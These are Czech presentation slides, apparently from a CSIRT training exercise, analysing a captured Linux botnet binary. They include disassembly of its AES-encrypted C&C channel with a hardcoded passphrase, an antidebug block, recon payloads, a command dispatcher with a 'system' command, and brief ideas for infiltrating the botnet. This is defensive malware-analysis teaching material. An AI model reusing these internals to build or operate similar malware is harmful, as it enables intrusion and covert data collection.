decrypts first block of message

decrypts the second one

rest remains in plaintext

```
mov     [esp], eax
call    evbuffer_get_length
test    eax, eax
mov     edi, eax
jz      loc_8052DB4
```


```
lea     ebx, [ebp+var_94]
mov     [esp], ebx
lea     esi, [ebp+var_2C]
call    sha256_starts
mov     eax, 14h
mov     [esp+8], eax
mov     eax, offset a0mgwtfbfqidkfa ; "omgwtfbfqidkfaiddqd"
mov     [esp+4], eax
mov     [esp], ebx
call    sha256_update
mov     [esp+4], esi
mov     [esp], ebx
call    sha256_finish
mov     eax, 100h
mov     [esp+4], esi
lea     esi, [ebp+var_298]
mov     [esp+8], eax
mov     [esp], esi
call    aes_set_key
mov     [esp], edi
call    malloc
mov     [esp+8], edi
mov     ebx, eax
mov     [esp+4], eax
mov     eax, [ebp+arg_0]
mov     [esp], eax
call    evbuffer_remove
mov     [esp+8], ebx
mov     [esp+4], ebx
mov     [esp], esi
call    aes_encrypt
lea     eax, [ebx+10h]
mov     [esp+8], eax
mov     [esp+4], eax
mov     [esp], esi
call    aes_encrypt
mov     eax, [ebp+arg_0]
mov     [esp+8], edi
mov     [esp+4], ebx
mov     [esp], eax
call    evbuffer_add
mov     [esp], ebx
call    free
```

- `sha256(omgwtfbfqidkfaiddqd);`
 - omg – Oh my god!
 - wtf – What the fuck?
 - bbq – Barbecue (zvolání, když obyčejné wtf nestačí)
 - idkfa – Doom cheat – všechny zbraně a klíče
 - iddq – Doom cheat – nesmrtelnost
- ... zkrátka hratelnost 10/10 ;)
- ... ale vraťme se k `/pooling` a `command_dispatcher`

command_dispatcher() – zde jsou Lvi !

Úroveň 3: Mezi řádky

- network_info, system_info, halt, kill, **system**



Úroveň 3: Mezi řádky

- ... dopařili jsme *jedním dechem* ji až do konce

The screenshot displays the IDA Pro interface with the following components:

- Control Flow Graph (CFG):** Located on the left, it shows a complex flow of instructions. It is divided into four horizontal sections by dashed lines:
 - antidebug:** Contains instructions for checking the status register and calling `int 80h` (Linux `sys_exit`).
 - setup:** Contains instructions for setting up the stack and calling `getuid`.
 - pooling:** Contains instructions for pooling data and calling `puts` and `event_base_new`.
 - messages:** Contains instructions for handling messages and calling `event_base_count_name`.
- Assembly Code Windows:** Several windows show assembly code with comments in Czech:
 - `loc_8048290:`

```
XOR    eax, eax
XOR    ebx, ebx    ; status
INC    eax
INT     80h         ; LINUX - sys_exit
```
 - `loc_80482A0:`

```
XOR    ecx, ecx
MOV    [esp+4], ecx ; arg2
MOV    dword ptr [esp], 4 ; option
CALL   prot1
TEST   eax, eax
JS     loc_80483EB
```
 - `loc_80483EB:`

```
XOR    eax, eax
XOR    ebx, ebx    ; status
INC    eax
INT     80h         ; LINUX - sys_exit
```
 - `loc_80482AA:`

```
JMP    loc_80482AA
```
 - `loc_80483D9:`

```
CALL   getuid
TEST   eax, eax
JNZ    loc_80483D9
```
 - `loc_80482B7:`

```
JMP    loc_80482B7
```
 - `loc_80482BE:`

```
MOV    dword ptr [esp], offset
CALL   puts
CALL   event_base_new
TEST   eax, eax
MOV    ds:base, eax
JZ     loc_8048360
```
 - `loc_80482F7:`

```
MOV    edx, 1
MOV    [esp+4], edx
MOV    [esp], eax
CALL   evdns_base_n
TEST   eax, eax
MOV    ds:base_dns,
JZ     short loc_8048360
```
 - `loc_8048614:`

```
MOV    [esp], eax
CALL   evdns_base_count_name
TEST   eax, eax
JZ     loc_8048614
```
- Status Register:** The status register is frequently checked and modified throughout the code.
- Bottom Bar:** Shows the current address and function: `56.74% (181,1460) (45,325) 00000200 020482200: main`.

Úroveň 3: Mezi řádky


- Úvodní přihlášení do botnetu /messages

- payload_networked_devices_to_json** – zjistí hostname a sestaví seznam síťových zařízení (getifaddrs) včetně podrobných informací,
- payload_postix_info_to_json** – zjistí informace o identitě aktuálního procesu: uname, getuid, geteuid, getgid, getegid, getpwuid, getgrgid, getgroups, getpid, getppid, getsid, getgid, getcwd,
- payload_get_info_environment** – zjistí informace o proměnných prostředí VO, Site, ROC, X509 USER PROXY
- payload_look_for_writeable_dirs** – testem vyzkouší a nahlásí možnosti zápisu ve vyjmenovaných adresářích
- payload_test_cron_at** – název neodpovídá implementaci. Funkce vytiskne na obrazovku řetězec "*** GOT IT ***" a potom opět zavolá payload look for writeable dirs.
Domníváme se, že toto je nedokončená větev programu, v malware sice jsou implementovány funkce payload test try cron a payload test try at, ale ty nejsou nikde volány.
- Pak se předá řízení programu do rukou **libevent**

```
call    payload_networked_devices_to_json
mov     [esp], eax
call    message_new_add_payload
mov     ebx, eax
mov     [esp], eax
call    message_send
mov     [esp], ebx
call    json_object_put
call    payload_posix_info_to_json
mov     [esp], eax
call    message_new_add_payload
mov     ebx, eax
mov     [esp], eax
call    message_send
mov     [esp], ebx
call    json_object_put
call    payload_get_info_environment
mov     [esp], eax
call    message_new_add_payload
mov     ebx, eax
mov     [esp], eax
call    message_send
mov     [esp], ebx
call    json_object_put
call    payload_look_for_writeable_dirs
mov     [esp], eax
call    message_new_add_payload
mov     ebx, eax
mov     [esp], eax
call    message_send
mov     [esp], ebx
call    json_object_put
call    payload_test_cron_at
mov     [esp], eax
call    message_new_add_payload
mov     ebx, eax
mov     [esp], eax
call    message_send
mov     [esp], ebx
call    json_object_put
mov     eax, ds:base
mov     [esp], eax
call    event_base_dispatch
test    eax, eax
jnz     loc_8048360
```


Úroveň 3: Mezi řádky

- ... dopařili jsme *jedním dechem* ji až do konce



Úroveň 3: Co to k čertu ...


- egi.ssc5.wopr32 vs. egi.ssc5.wopr64
 - Neobsahuje antidebug
 - Navíc různé ladící výpisy – `printf...`
 - `command_dispatcher` má navíc příkazy
 `credential_info` a `cron_at_info`,
 obě však vedou na blok
 `printf(„Not implemented...“);`
 - Funkce `payload_test_try_cron` a `payload_test_try_at` vrací -1, ve 32b verzi jsou implementovány celé ...

Úroveň 3: Co to k čertu ...

- Úkoly
 - Zjistit účel a strukturu viru
 - execpad, 2há stage
 - Možnosti a pravděpodobný dopad na infrastrukturu
 - Cokoliv, nutno prozkoumat process accounting napadených strojů, nebo infiltrovat botnet ...
- Extra body
 - Heslo pro šifrování komunikace
 - Získat možnost infiltrace

Úroveň 4: Drakova hlava

- Not this time – SSC je cvičení, navíc hlavně na incident handling
 - Nutná by byla hloubková kontrola napadených uzlů a jejich process accountingu
- ... ale šlo by to ;)
 - Infiltrovat a sledovat botnet falešným nebo sledovaným botem
 - Zaútočit na C&C nebo použít deadman switch ve spolupráci s registrátorem domény .org
 - Pokud by se nepodařilo zjistit klíč, mohl by případnou v úvahu pokus o bruteforce za pomoci výpočetních prostředků EGI (known-plaintext)




Získané zkušenosti ...

- Díky pečlivé přípravě na strane EGI CSIRT bylo cvičení výborně hratelné na všech úrovních
- Žádný z antivirů z virustotal.com neidentifikoval ELF jako hrozbu a to i přes otevřený antidebug kód ???
- Formát JSON je mnohdy vhodnější pro předávání strukturovaných dat než komplikované XML. K ukládání JSONu se s výhodou dá použít NoSQL DB (Redis rulez – viz EO38). JSON je přirozenou reprezentací asociativních polí – hashů (perl, python)
- Při práci je velmi doporučeno používat taháky [32][33][34] a užitečné nástroje ...
- OSS je super, ale bez IDA Pro (.com) by to nešlo :|
- sner.py – distribuovaný scanner, ale o tom až příště ... ;)))

Závěr ...

- Všichni zúčastnění si procvičili Incident Handling, Forenzní analýzu a Reverse engineering
- Pro analýzu jsme využili aktivní i pasivní metody. Zachycený malware je:
 - Event driven network server – libevent
 - Echo based HTTP C&C s ochranou kanálu
 - Obsahuje základní antidebug prvky a deadman switch
 - Generický execpad; vyroben v několika buildech s rozdílnou funkcionalitou
 - V rámci výuky je možné analýzu zopakovat za dlouhých zimních večerů

- **Měření se nám líbilo**





Otázky ?

